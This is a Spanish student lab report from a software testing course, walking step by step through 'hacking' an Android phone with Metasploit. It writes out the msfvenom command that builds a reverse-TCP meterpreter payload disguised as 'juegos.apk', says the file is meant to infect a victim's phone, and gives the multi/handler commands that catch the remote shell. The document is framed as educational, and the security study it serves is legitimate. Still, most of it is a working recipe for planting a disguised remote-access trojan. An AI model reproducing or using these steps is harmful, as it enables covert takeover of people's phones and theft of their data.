FACULTAD/DEPENDENCIA: Ingeniería		**FECHA DE ENTREGA**	
PROGRAMA ACADÉMICO/ ÁREA: TECNOLOGÍA EN SISTEMAS		**DD** 02	**MM** 06	**AAAA** 2023
ASIGNATURA: Pruebas de software	**PROFESOR:** Daniel Felipe Agudelo Molina		
Alumnos: Daniela Sanchez Vanegas CC. 1017263786, Wesley Alirio Vanegas Bolívar CC. 1017272517			

HACK DISPOSITIVO ANDROID

La siguiente ilustración consiste en hackear un dispositivo Android (para fines educativos), el objetivo es cómo opera un hacker para obtener datos o información que te pertenece.

Herramientas a utilizar:

Ataque tipo payload:

Es un script bastante simple que permite activar/desactivar el monitor de una tarjeta de red, además de otras funciones de control sobre ella.

Msfvenom: Msfvenom Es una herramienta muy útil para generar rápidamente shelicodes utilizando diferentes cargas útiles disponibles en el framework. Estos shelicodes se pueden implementar en el código de explotación para proporcionar una conexión posterior con el atacante una vez que se ha explotado la vulnerabilidad.


Msfconsole:

Es una de las herramientas mas flexibles, con múltiples funciones, y bien soportada dentro del marco, Msfconsole ofrece una practica interfaz todo en uno para casi todas las opciones y la configuración disponible en el Metasploit Framework.


Reverse TCP:

Un reverse Shell es un tipo de Shell en la cual el host (maquina victima) se comunica hacia el host del atacante. El host (maquina victima) tiene a la escucha un puerto en el cual recibirá la conexión, que va a usar para lograr la conexión del interprete de comandos (Shell).


Para iniciar con este hack, debemos tener el sistema operativo **Kali Linux**, en este abrimos la terminal o consola.



Escribimos el comando **ifconfig** para obtener la dirección IP.




Tomamos la dirección IP, en este caso 192.168.0.4




Luego escribimos el siguiente comando:

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.4 LPORT=666 -o /home/kali/Desktop/juegos.apk


Donde en LHOST= Escribiremos la IP que tomamos antes.




Esperamos y esto nos crea un **archivo APK** con el nombre que le asignamos. El cual se utilizará para infectar el móvil de la víctima.




Conectamos el celular al pc.



Transferimos el **APK.**




Ahora que dejamos el APK en el celular, nos vamos a dirigir al escritorio por medio de la línea de comandos con **cd Desktop.**



Vamos a crear un archivo de texto plano que va a contener unos comandos que utilizaremos luego.

Con el comando **cat>** y el nombre del archivo.





Escribimos lo siguiente en el archivo comandos:

use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.0.4
set LPORT 666
exploit

Luego salimos con ctrl+d.


Podemos observar que se creó un archivo en el escritorio.




